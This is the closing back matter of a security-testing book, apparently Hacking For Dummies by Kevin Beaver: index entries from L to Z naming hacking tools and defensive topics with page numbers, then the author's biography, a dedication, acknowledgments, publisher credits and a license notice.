tools selection, 249
unneeded and unsecured services, 253–258
vulnerabilities, 248–253
windows-based commercial tools, 249
Linux Security Auditing Tool, 266
Linux Unified Key Setup (LUKS) disk-encryption software, 265
List Open files (lsof), 255

LiveAction Omnipeek, 146
Long, Johnny, 299
LoveBug worm, 87
lower-ranked hackers, 31
low-hanging fruit, 34

M

MAA. *See* Microsoft Azure Attestation (MAA)
MaaS360, 210
MAC address, 178–179
MAC address spoofing
  about, 166
  countermeasures, 168
  Linux-based systems, 167
  testing MAC address controls, 196–199
  Windows, 167–168
macOS, 248
  general security tests, 266–267
  missing patches, 251
  patching, 267–269
  side effects, 248
  windows-based commercial tools, 249
Mailsnarf, 287
malicious users, 8–10
Maltego Community Edition (website), 72

malware, 29, 31, 37, 52, 58, 80, 91, 94, 96, 107, 129, 136, 137, 161, 169, 192, 210, 221, 228, 244, 248, 251, 255, 274, 276, 283, 288–290, 303, 307, 347, 362
managed detection and response (MDR), 352
managed security services providers (MSSPs), 354
ManageEngine Desktop Central, 269
ManageEngine EventLog Analyzer, 353
Manage–Engine Firewall Analzyer, 157
ManageEngine Mobile Device Manager Plus, 210
ManageEngine Patch Manager Plus, 244, 346
maxsize variable, 300, 301
MD5 checksum, 53
MDM. *See* mobile device management (MDM)
Meta's LlaMA, 341
Metasploit, 52, 65, 119, 220, 223, 238–243, 264, 295, 324
Metasploit Pro, 223, 242, 243
methodology of hacking
    footprinting, 57–58
    open ports, 59–62
    penetrating the system, 64–65
    scanning systems, 58–60
    testing, 55–57
    vulnerabilities assessment, 63–64
MFA. *See* multifactor authentication (MFA)
Microsoft, 87
    free tools, 222
Microsoft 365, 277, 282, 289

Microsoft Configuration Manager, 346
Microsoft OneDrive, 16
Microsoft Visio, 46–47, 348
Microsoft Windows Defender, 169
Mimecast, 277
Mimikatz (website), 118
mistakes in security testing
    assumption of eliminating all vulnerabilities, 372–373
    assumption of finding all vulnerabilities, 372
    failure to get approval, 371
    failure to look from hacker's viewpoint, 373–374
    indefensible conflict of interest, 374–375
    know-it-all attitude, 373
    not testing the right systems, 374
    outsourcing testing, 375
    performing tests only once, 373
    wrong tools, 374
Mitnick, Kevin (hacker), 30
mobile apps, 16, 318–319
mobile device management (MDM), 108, 210, 214
mobile devices
    about, 203
    cracking passwords, 209–214
    vulnerabilities of, 204
Mozilla Firefox, 264
MSSPs. *See* managed security services providers (MSSPs)

multifactor authentication (MFA), 127, 137, 214, 325
multiplatform patch managers, 269
MXToolbox (website), 76, 290
myNetwatchman (website), 73
MySQL, 264

N

NAS. *See* network attached storage (NAS)
National Institute of Standards and Technology (NIST), 280
National Institute of Standards and Technology Computer Security Resource Center, 347
National Vulnerability Database (website), 112, 253, 336
nbtstat, 227
Nessus, 64, 147, 148, 244, 249, 283, 295, 324, 325, 352
Nessus Essentials, 64
Nessus Professional, 222
NetBIOS. *See* Network Basic Input/Output System (NetBIOS)
Netcat, 156–157
Netcraft (website), 61, 62
.NET platform, 220
NetScanTools, 146, 151, 152
NetScanTools Pro (Nmap), 59, 76, 146, 149–151, 181, 223–225, 249–252, 255, 283, 284, 322, 327, 352
NetScanTools SMB Scanner, 225
Netsparker vulnerability scanner, 306, 307
netstat, 222, 255
NetStumbler, 180, 192, 193

Network Analyzer Pro, 177
network analyzers
about, 158
CommView network analyzer, 162
conditions, 159–161
configuring, 161
countermeasures against vulnerabilities, 163
cracking passwords with, 129–131
functions, 158
network statistics, 162
programs, 159
network attached storage (NAS) system, 326
Network Basic Input/Output System (NetBIOS), 224
countermeasures against attacks, 229–230
network shares, 228, 229
unauthenticated enumeration, 227, 228
network components, physical security vulnerabilities, 105–108
Network File System (NFS), 261–262

network infrastructure system
about, 143
advanced malware, 169
attacks, 15
basic hacking steps, 147
denial of service (DoS) attacks, 169–172
firewall rules, 156–158
general network defenses, 173–174
general security vulnerabilities, 173
grabbing banners, 154–156
MAC-daddy attack, 163–168
network analyzer, 158–163
scanning ports, 147–152
Simple Network Management Protocol (SNMP), 152–154
tools selection, 145–147
unsecured interfaces, finding, 172–173
vulnerabilities, 105–108, 144–145
network mapping, 75–77
Network Tools, 177
Nexpose, 225, 236, 242, 244, 251, 295, 324
NFS. *See* Network File System (NFS)
NIST National Vulnerability Database (website), 63
NMapWin (website), 146, 151
nontechnical attacks, 15
North American Electric Reliability Corporation (NERC), 12
Novell NetWare, 16

Nping, 181
Null, 150
null sessions
about, 230
countermeasures against, 232–233
information gathering, 231–232
mapping, 230–231

O

Offensive Security Certified Professional (website), 11
office layout and use
attack points, 103–104
countermeasures, 104–105
omnidirectional antenna, 177
Omnipeek, 159, 161, 162, 187, 192
one-way hash algorithms, 119
OpenAPI, 315
OpenBSD, 16
open ports, 59–62
Open Source Security Testing Methodology Manual (website), 65
Open Source Threat Intelligence (OSINT), 45, 58, 72–73, 80, 85, 313
Open Source Tripwire, 260, 263
OpenSSL, 171
OpenVAS (website), 64
Open Web Application Security Project (website), 64
operating system, securing, 138–139

operating system attacks, 16
ophcrack, 118, 206–208
ophcrack LiveCD (website), 105
organizational password vulnerabilities, 110–111
OSINT. *See* open-source intelligence (OSINT)
OSINT Framework (website), 72
OSINT password exposures, 112–113
Outlook Web Access (OWA), 291
outsourcing security training, 94
OWASP WebGoat Project (website), 306, 316

P

Palo Alto Networks (website), 169, 317
Pareto principle, 44
pass the hash, 119
Passware, 205, 206
Passware Kit Forensic (website), 209
password-cracking software, 117–119
password-hashing algorithm, 119
password-protected files, cracking, 126–127

passwords. *See also* cracking passwords
about, 109
automated password reset, 137
hashes, 119
by the numbers, 125–126
password-protection countermeasures, 137
policies, 134–135
storage locations, 120
storing passwords, 133–134
strong, 109, 111, 133
stronger authentication methods, 137
vulnerabilities, 110–113
weak storage, 129
Password Safe (website), 134
patching
about, 344–345
automation, 346
Linux, 267–268
macOS, 267–268
management, 345
patch vulnerability, 236–244
Payment Card Industry Data Security Standard (PCI DSS), 11, 12, 42, 368
PCI DSS. *See* Payment Card Industry Data Security Standard (PCI DSS)
PCI DSS Penetration Testing Guidance (website), 65
PDQ Deploy, 244, 346
penetration testing, 10. *See also* ethical hacking

Penetration Testing Execution Standard (website), 65
perimeter protection, 278
Personal Information Protection and Electronic Documents Act (PIPEDA), 12
phishing, 15, 80, 86, 91–93, 169
Phishme Cofense (website), 93
Phone Breaker (Elcomsoft), 205, 214
phone systems, 90–91
PHP. *See* Hypertext Preprocessor (PHP)
PHRACK, 38
physical intrusion tests, 81
physical security
    about, 97
    building infrastructure, 99–101
    hacks, 264–266
    identifying basic vulnerabilities, 98–99
    for Linux-based laptops, 265
    network components and computers, 105–108
    office layout and use, 103–105
    utility-related vulnerabilities, 101–103
    vulnerabilities in your office, 99–108
PII Tools AI Data Protector, 341
Ping of Death, 170
ping sweeping, 149, 152
PIPEDA. *See* (Personal Information Protection and Electronic Documents Act)

plans

actions to take, 21

deliverables, 22

executing, 23–24

formulating, 19–21

goals, 42–43

knowledge of systems, 21

plugging security holes

about, 343

hardening systems, 346–348

patching, 344–346

security infrastructure assessment, 348–349

vulnerability, 343–344

Point-to-Point Tunneling Protocol (PPTP), 187

POP3 email services, 279, 280

port scanners, 147–148

PortSentry (website), 253

Postfix (website), 291

power-on passwords, 208

PPTP. *See* Point-to-Point Tunneling Protocol (PPTP)

Pretty Good Privacy (PGP), 127

privacy, 18

privacy policies, 77

Proactive Password Auditor (Elcomsoft), 118, 121, 205

Proactive System Password Recovery (Elcomsoft), 116, 118

Probely (website), 294, 315

professional liability insurance, 44
public information gathering
artificial intelligence (AI), 70
Open Source Threat Intelligence (OSINT), 72–73
social media, 73
web crawling, 73–74
web search, 70–71
websites, 74–75
purple-hat hackers, 32
purple team, 8
PuTTY (website), 284
PVS-Studio (website), 318
pwdump, 118, 123

Q

Qualys, 173, 222, 249, 283
Quora (website), 299

R

RADIUS server, 185
rainbow attacks, 122–123, 126, 127
RainbowCrack (website), 118
ransomware, 29, 34, 87, 169, 219, 221
Rapid7 Nexpose (website), 64, 222
RC4 initialization vector (IV), 183

reasons for ethical hacking
combined vulnerability and penetration testing, 370
complementing audits and security evaluations, 368
in-depth testing, 370
IT governance and compliance, 368
law of averages, 369
questions from customers and partners, 368–369
tools and methods, 367
uncovering overlooked weaknesses, 370
understanding of business risks, 369
Reaver (website), 189
Reaver Pro, 189, 190
reCAPTCHA, 315
Recording Industry Association of America (RIAA), 36
Recovery (Elcomsoft), 118
Reddit, 299, 356
Red Hat, 268
Red Hat 7.0, 257
Red Hat Enterprise Linux, 260
red team, 8
REFOG, 128
related operator, 298
relay, SMTP
automatic testing, 283–284
countermeasures, 286
manual testing, 284–286

remediation validation, 55
remote-administration software, 106
reporting results
about, 335
compiling, 335–337
creating reports, 339–341
nontechnical findings, 336
technical findings, 336
vulnerabilities, 336–339
residential phones, 91
reverse ARPs (RARPs), 195
reverse social engineering, 86
.rhosts files, 258–260
RIPE Network Coordination Centre (website), 77
robots.txt file, 74
rogue wireless devices, 191–195
RPM Packet Manager, 268
R-services, 254

S

Samba, 264
SANs. *See* storage area networks (SANs)
SANS Critical Security Controls, 63, 64
SANS GIAC Penetration Tester, 357
SANS Global Information Assurance Certification (GIAC), 11

scanning ports
countermeasures, 152
NetScanTools, 151, 152
operating steps, 149–150
ping sweeping, 149
port scanner, 147–148
scanning systems
hosts, 59
open ports, 59–60
script kiddies, 28, 31
SecPoint Penetration, 222
SecPoint Penetrator Vulnerability Scanner, 147
Secure Sockets Layer (SSL), 173
Securities and Exchange Commission (SEC) filings, 89
SecurITree (website), 46, 47
security assessment principles
avoidance of crashing the systems, 18
respecting privacy, 18
working ethically, 17–18
security assessment tools, 52–53
security-aware mindset, 356–357
security by obscurity, 316–317
security controls, enabling, 21
security information and event management (SIEM) system, 352
security-monitoring dilemma, 353–354
security researchers, 31–32

security testing
benefits of, 363–364
certifications, 11
determining systems to test, 44–46
goals, 42–43
mistakes in, 371–375
semidirectional antenna, 177
Sender Policy Framework (SPF), 291
Sensitive Data Manager (Spirion), 329
Server Message Block (SMB) Scanner, 225
Service Organization Control (SOC) 2 audit requirements, 42, 103
SetGID, 262, 263
SetUID, 262, 263
SHA checksum, 47
shadow IT, 16
Shodan (website), 57, 71
shoulder surfing, 80, 110, 115–116
Simple Mail Transfer Protocol (SMTP)
account enumeration, 280–283
capturing traffic, 287–288
e-mail header disclosures, 286–287
malware, 288–289
relay, 276, 283–286
Simple Network Management Protocol (SNMP)
countermeasures, 154
vulnerabilities, 153, 154

Slackware, 268
SMAC, 167
SmartDraw (website), 47
SmartWhois (website), 76
Sniffdet (website), 163
sniffers. *See* network analyzers
SNMP. *See* Simple Network Management Protocol (SNMP)
Snyk, 318

social engineering, 15, 20
about, 80
attacker’s style and abilities, 82
background information, 85
believability in, 84
common trick, 86, 87
consequences, 83
countermeasures, 93–96
cracking passwords with, 114–115, 122
deceit through technology, 86–87
deepfake technology’s role in, 87
determining a goal, 88
examples of, 80
exploiting relationships in, 84–87
implications of, 82–87
information gathering, 88–93
knowledge and determination of social engineers, 82
likability in, 84
objective of, 83
recovery and protection, 83
reverse social engineering, 86
testing methodologies, 81
trust-building in, 84
user awareness and training, 94–96
sociopath, 34
SoftPerfect Network Scanner, 61, 223, 235, 322, 327, 328
SolarWinds Network Configuration Manager, 157

Spiceworks Community, 356
Spirion (website), 329
Spirion Sensitive Data Manager, 329
sponsor, 361
SpoofGuard, 352
SQL injection, 304–306, 344
    vulnerabilities, 337
SQLmap, 306
SQLPing3, 119, 322, 323
SQL Power Injector (website), 306
SQL Server Browser Service, 224
SQL Server Management Studio, 324
SSAE 18 Service Organizational Controls (SOC) 2 standard, 368
SSL. *See* Secure Sockets Layer (SSL)
SSL Labs (website), 173
storage area networks (SANs), 326
storage systems
    about, 326
    finding sensitive text in network files, 328–330
    on network, 327–328
    security risk minimization, 330–331
    tool selection, 327
student information system web application, 305
subscription bombing, 276, 277
SUSE Linux, 268
Swagger, 315

SYN floods, 170
Synful Knock Scanner (website), 170
SYN Stealth, 150
Sysinternals (website), 222
SysLeaks, 73
System Recovery (Elcomsoft), 204, 205
system scanning
    Linux, 252–253
    Windows (Microsoft), 224–226

T

TamoSoft
    CommView, 146
    Essential NetTools, 281
tarpitting, 278
TCP. *See* Transmission Control Protocol (TCP)
TCP/IP For Dummies (Leiden and Wilensky), 144
TCPView, 223
TCP Wrappers, 155, 258
technical password vulnerabilities, 110, 112
TechSmith (website), 49
TechSmith's Camtasia Studio, 49
Telnet, 62, 155, 172, 250, 284
Temporal Key Integrity Protocol (TKIP), 185
Tenable (website), 64
terrorists, 32

testing standards, 47
assumptions, 52
blind *vs.* knowledge assessments, 50
location selection, 51
running specific tests, 49
timing your tests, 48
vulnerabilities, 51–52
THC-Hydra, 312
theHarvester (website), 282
Tiger security-auditing tool, 266
TKIP. *See* Temporal Key Integrity Protocol (TKIP)
TLS. *See* Transport Layer Security (TLS)
Tomcat, 254
top talkers, 161
TPM. *See* Trusted Platform Module (TPM) 2.0
Transmission Control Protocol (TCP), 61, 148, 250, 253, 258, 276
transparency, consent, and control (TCC) technology, 268
Transport Layer Security (TLS), 173
TrueCrypt, 209
Trusted Platform Module (TPM) 2.0, 238
Trustero, 349
trustworthiness, 18
Twitter (website), 73

U

UDP. *See* User Datagram Protocol (UDP)
UEFI. *See* Unified Extensible Firmware Interface (UEFI)

Unicorn (website), 171
unified endpoint management (UEM), 210, 214
Unified Extensible Firmware Interface (UEFI), 208
Unix, 120
    cracking passwords with John the Ripper, 124–125
    securing, 139
unneeded services, disabling method, 256–257
Unroll.Me (website), 277–278
unsecured login systems, 310–315
URL manipulation, 302–303
URL redirection, 302
US-CERT Vulnerability Notes Database (website), 63
User Datagram Protocol (UDP), 61, 148, 150, 250, 253
utility-related vulnerabilities
    attack points, 101–102
    countermeasures, 102–103

V

Vanta, 349
Veracode (website), 318
Verizon Data Breach Investigations Report (website), 13, 109, 344, 363
VirtualBox (website), 59, 282
Visual Code Grepper, 318
VMware, 282
VMware Workstation, 222
VMware Workstation Pro (website), 59

VoIP servers, 91
VRFY command, 280, 282
vulnerabilities
    database, 324, 325
    email systems, 273–274
    Linux, 248–253
    of mobile devices, 204
    National Vulnerabilities Database, 336
    network infrastructure, 105–108, 144–145
    password, 110–113
    physical, 98–108
    prioritizing, 337–339
    reports, creating, 336–339
    web, 295, 315–316
    Windows, 220–230
    of wireless networks, 176
vulnerability and penetration testing, 45. *See also* ethical hacking
    vs. auditing, 11–12
    automated assessment, 63
    compliance and regulatory concerns, 12
    formulating your plan, 19–22
    manual assessment, 63
    plan execution, 23–24
    policy, 12
    results evaluation, 24
    security testing tool selection, 22–23

vulnerability assessment tools, 147

vulnerability scanners, 18, 19, 22, 25, 31, 51, 55, 57, 58, 64, 74, 102, 170, 173, 182, 201, 215, 216, 222, 236, 240, 242, 251, 254, 279, 283, 295, 299, 301, 303–308, 313, 319, 322, 324, 327, 335, 337, 340

W

WannaCry ransomware, 225, 236

wardriving, 177

WatchGuard (website), 317, 326

weak BIOS passwords, 131–132

web application firewalls (WAFs), 21

web crawling, 73–74

Web Developer, 294

WebGoat (website), 316

WebInspect, 304

web proxies, 301

web security testing tools, 294–295

websites

Advanced Archive Password Recovery, 127
Advanced Office Password Recovery, 322, 323
Advanced SQL Password Recovery, 322, 323
AFRINIC, 77
APNIC, 77
ARIN, 77
Asleap, 188
Bing, 71
Blooover, 183
BlueScanner, 183
Bluesnarfer, 183
Broadcom, 265
Center for Internet Security, 280, 326, 347
Cheops-ng, 348
Cloudflare, 172, 317
Common Vulnerabilities and Exposures, 63, 336
Crunchbase, 73
Cyberdise, 356
Deep Freeze Enterprise, 129
DNSstuff, 76
Dradis, 341
DumpSec, 136
EC Council, 11
EICAR, 288
Ettercap, 159

Facebook, 73
FortiNet, 317, 326
Glassdoor, 73
Google, 71
Google Groups, 299
Google Hacking Database, 299
government and business websites, 74–75
Have I Been Pnwed, 72
HTTrack Website Copier, 73, 297
Hunter, 282
IDERA, 326
Imperva, 172, 326
IP Personality, 317
Jamf, 268
Kandjii, 268
KeyGhost, 128
Kismet, 177, 193
Knoppix, 205
KnowBe4, 93, 356
LACNIC, 77
LastPass, 134
Leave Me Alone, 278
LexisNexis, 75
LinkedIn, 73
Maltego Community Edition, 72
Metasploit, 65
Microsoft Visio, 348

Mimikatz, 118
MXToolbox, 76, 290
myNetwatchman, 73
National Vulnerability Database, 253, 336
Netcraft, 61, 62
NetScanTools Pro, 76
NIST National Vulnerability Database, 63
NMapWin, 146
Offensive Security Certified Professional, 11
Open Source Security Testing Methodology Manual, 65
OpenVAS, 64
Open Web Application Security Project, 64
ophcrack LiveCD, 105
OSINT Framework, 72
OWASP WebGoat Project, 306, 316
Palo Alto Networks, 169, 317
Passware Kit Forensic, 209
Password Safe, 134
PCI DSS Penetration Testing Guidance, 65
Penetration Testing Execution Standard, 65
Phishme Cofense, 93
PortSentry, 253
Postfix, 291
Probely, 294, 315
PuTTY, 284
PVS-Studio, 318
Quora, 299

RainbowCrack, 118
Rapid7 Nexpose, 64
Reaver, 189
Reddit, 299
RIPE Network Coordination Centre, 77
SecurITree, 46, 47
Shodan, 57, 71
SmartDraw, 47
SmartWhois, 76
Sniffdet, 163
SoftPerfect Network Scanner, 61
Spirion, 329
SQL Power Injector, 306
SSL Labs, 173
Synful Knock Scanner, 170
Sysinternals, 222
TechSmith, 49
Tenable, 64
theHarvester, 282
Twitter, 73
Unicorn, 171
Unroll.Me, 277–278
US-CERT Vulnerability Notes Database, 63
Veracode, 318
Verizon Data Breach Investigations Report, 13, 109, 344, 363
VirtualBox, 59
VMware Workstation Pro, 59

WatchGuard, 317, 326
WebGoat, 316
Wellenreiter, 177
WEPCrack, 184
WhatIsMyIP.com, 59
Windows Server Update Services, 243
Windows Update, 346
Winfo, 223
WinMagic, 265
WinZip, 297
Wireshark, 59, 130, 146, 159
YouTube, 73
Zabasearch, 75
Zenmap, 61

websites and applications
about, 293
default script attacks, 309–310
directory traversal attack, 296–299
firewalls, 317
general security scans for web application vulnerabilities, 315–316
input-filtering attacks, 300–309
manual analysis, 295, 296
mobile app flaws, 318–319
security risk minimization, 316–318
source code analyzing, 317–318
tool selection, 294–295
unsecured login mechanisms, 310–315
vulnerabilities, 295, 315–316
Wellenreiter (website), 177
WEP. *See* Wired Equivalent Privacy (WEP)
WEPCrack (website), 184
WhatIsMyIP.com (website), 59
white-hat hackers, 8, 9, 32. *See also* ethical hackers
WHOIS, 76–77
Wifi Analyzer, 177
WiFi Monitor, 177
WiFi Pineapple, 181
Wi-Fi Protected Access (WPA), 183, 185
Wi-Fi Protected Setup (WPS), 189–191
Wilensky, Marshall, 144

Windows (Microsoft)
about, 219
all-in-one assessment tools, 222
cracking passwords with pwdump3 and John the Ripper, 123–124
exploiting missing patches, 236–244
free Microsoft tools, 222
information gathering, 223–230
modern versions, 234–235
NetBIOS attacks, 226–230
null-sessions detection, 230–233
other legacy versions, 234
outdated versions of, 220
running authenticated scans, 244–245
securing, 138
share permissions, 233–236
system scanning, 224–226
task-specific tools, 223
tools selection, 221–222
vulnerabilities, 220–230
well-known attacks, 221
windows 2000, 234
Windows 11 security, 237–238
Windows 2000/NT, 220, 232–234
Windows Server Update Services (website), 243
Windows Task Scheduler, 352
Windows Update (website), 243, 346

Windows XP, 231, 234
Winfo (website), 223
WinHex, 136, 205
WinMagic (website), 265
WinZip (website), 297
Wired Equivalent Privacy (WEP), 183, 184, 188, 189
wireless LANs (WiFi)
    about, 175
    access points, 177
    antennas, 177
    attacks and countermeasures, 181–182
    checking for worldwide recognition, 178–179
    default configuration settings, 201–202
    encrypted traffic attacks, 183–189
    implications of vulnerabilities, 176
    local airwaves scanning, 180–181
    MAC address spoofing, 196–199
    physical security problems, 200
    tools selection, 176–178
    vulnerable workstations, 201
    Wi-Fi protected setup (WPS) PIN flaws, 189–191
Wireshark (website), 59, 130, 146, 159
WordPress, 293, 309
“wow factor” security vulnerability, 126
WPA. *See* Wi-Fi Protected Access (WPA)
WPA-PSK encryption, 185

WPA version 3 (WPA3), 183
WPS. *See* Wi-Fi Protected Setup (WPS)
WPS PIN flaws, 191

X

xinetd.conf command, 256–257
Xmas Tree, 150
XXS. *See* cross-site scripting (XXS)

Y

YouTube (website), 73, 87

Z

Zabasearch (website), 75
Zenmap (website), 61
zombies, 87

About the Author

Kevin Beaver is an independent computer and information security (cybersecurity) consultant, professional speaker, and writer with nearly four decades of experience in IT — the last three decades of which have been dedicated to security. Before founding Principle Logic in 2001, Kevin held various IT and security roles across the healthcare, e-commerce, financial, education, and consulting sectors.

Kevin has appeared on CNN and CBS Radio as a recognized information security expert and has been quoted in the *Wall Street Journal*, *Entrepreneur Magazine*, *Fortune Small Business*, *Men's Health*, *Women's Health*, *Woman's Day*, and *Inc. Magazine*. His work has also been cited by the PCI Security Standards Council in their Data Security Standard Wireless Guidelines. A respected security speaker, Kevin has keynoted, led workshops, and participated in panel discussions at hundreds of conferences and seminars for organizations including TechTarget, Gartner, RSA, ISACA, Evanta, ALAS, Swiss Cyber Storm, and TribalNet. He has also delivered hundreds of webinars for TechTarget, Spiceworks Ziff Davis, and other platforms.

Kevin is the author or co-author of 12 books on information security, including *Hacking Wireless Networks For Dummies*, *Point-of-Sale Security For Dummies*, *Next-Generation IPS For Dummies*, *HP Converged Infrastructure For Dummies*, *PCI Cardholder Data Protection For Dummies*, *Identity & Access Management For Dummies*, *Securing the Mobile Enterprise For Dummies*, and *Laptop Encryption For Dummies*. He also authored *The Definitive Guide to Email Management and Security*, *Implementation Strategies for Fulfilling and Maintaining IT Compliance*, *The Practical Guide to HIPAA Privacy and Security Compliance* (2nd edition), and *Healthcare Information Systems* (2nd edition). Additionally, he served as technical editor for *Network Security For Dummies*, *CISSP For Dummies* (4th edition), and more than a dozen other books and whitepapers on various security topics.

Kevin has written 37 whitepapers and more than 1,400 articles on information security. His work regularly appears on TechTarget's Security, CIO, and ERP platforms, and he has contributed much of his content to Spiceworks Ziff Davis, IBM's Security Intelligence site, Rapid7's blog, SecurityInfoWatch, Iron Mountain, Information Security Magazine, CSOOnline.com, and Computerworld.com.

Kevin serves as a faculty member for the Institute of Applied Network Security (IANS), where he consults with and advises some of the largest U.S. and global businesses with household names. He is the co-founder and former president of the Technology Association of Georgia's Information Security Society and currently serves on the Industry Advisory Board for Kennesaw State University's Southern Polytechnic College of Engineering Department of Computer Engineering.

Kevin holds a bachelor's degree in Computer Engineering Technology from Southern College of Technology and a master's degree in Management of Technology from Georgia Tech. He also holds the CISSP certification, which he earned in 2001. Kevin can be reached through his website, www.principlelogic.com, and you can connect to him via LinkedIn at www.linkedin.com/in/kevinbeaver.

Dedication

To God. I didn’t write this book for you, but *because* of you. Thank you for guiding me, for keeping me alive, and for bringing me back — stronger than ever — after facing what most would consider an unimaginable trio: cervical instability, Eagle syndrome, and, at the literal root of it all, a tethered spinal cord … not to mention all the other devastation that came with them. Our relationship over these past six years has become one of the greatest gifts of my life. What I’ve come to learn is true: No problem is permanent when we lean into you.

Author's Acknowledgments

I want to thank the handful of people in my life who stuck with me as my world went sideways in recent years, especially my kids Garrett and Mary and my sister Tina. I also want to thank my friends David Baldwin, Henry Disharoon, William Long, Chris Strand, and Scott Wilson for continuing to check in and spend time with me. I'm so grateful to Ally Burn for being such a wonderful companion and a constant source of encouragement these past few months. I don't know what I would have done without each and every one of you!

I'd also like to thank my Wiley team: Elizabeth Stillwell, Tim Gallan, and Kelly Henthorne for managing this project and seeing it through, including fixing all my silly typos and grammatical blunders! You've been great to work with.

Also, continued thanks to my long-time tech editor, business colleague, friend, and co-author of *Hacking Wireless Networks For Dummies*, Peter T. Davis. As with the previous seven editions of this book, it's great working with you. Thanks for catching the details I missed, adding some great technical and business insight, and making this as good a book as possible.

Much gratitude and appreciation to the following people for responding to all my requests: Vladimir Katalov with ElcomSoft; Kirk Thomas with Northwest Performance Software; David Vest with Mythicsoft; Michael Berg with TamoSoft; Oliver Muenchow with Kaduu and SpoofGuard; and Colin Bastable and Aron Molnar for Syslifters/Sysleaks. To anyone I may have inadvertently overlooked, please know your support is deeply appreciated!

Publisher's Acknowledgments

Acquisitions Editor: Elizabeth Stillwell

Development Editor: Tim Gallan

Copy Editor: Kelly D. Henthorne

Technical Editor: Peter T. Davis

Senior Managing Editor: Kristie Pyles

Managing Editor: Ajith Kumar

Production Editor: Magesh Elangovan

Cover Image: © Yuichiro Chino/Getty Images

Take Dummies with you everywhere you go!

Go to our Website

Like us on Facebook

Follow us on Twitter

Watch us on YouTube

Join us on LinkedIn

Pin us on Pinterest

Subscribe to our newsletter

Create your own Dummies book cover

for dummies
A Wiley Brand

WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley's ebook EULA.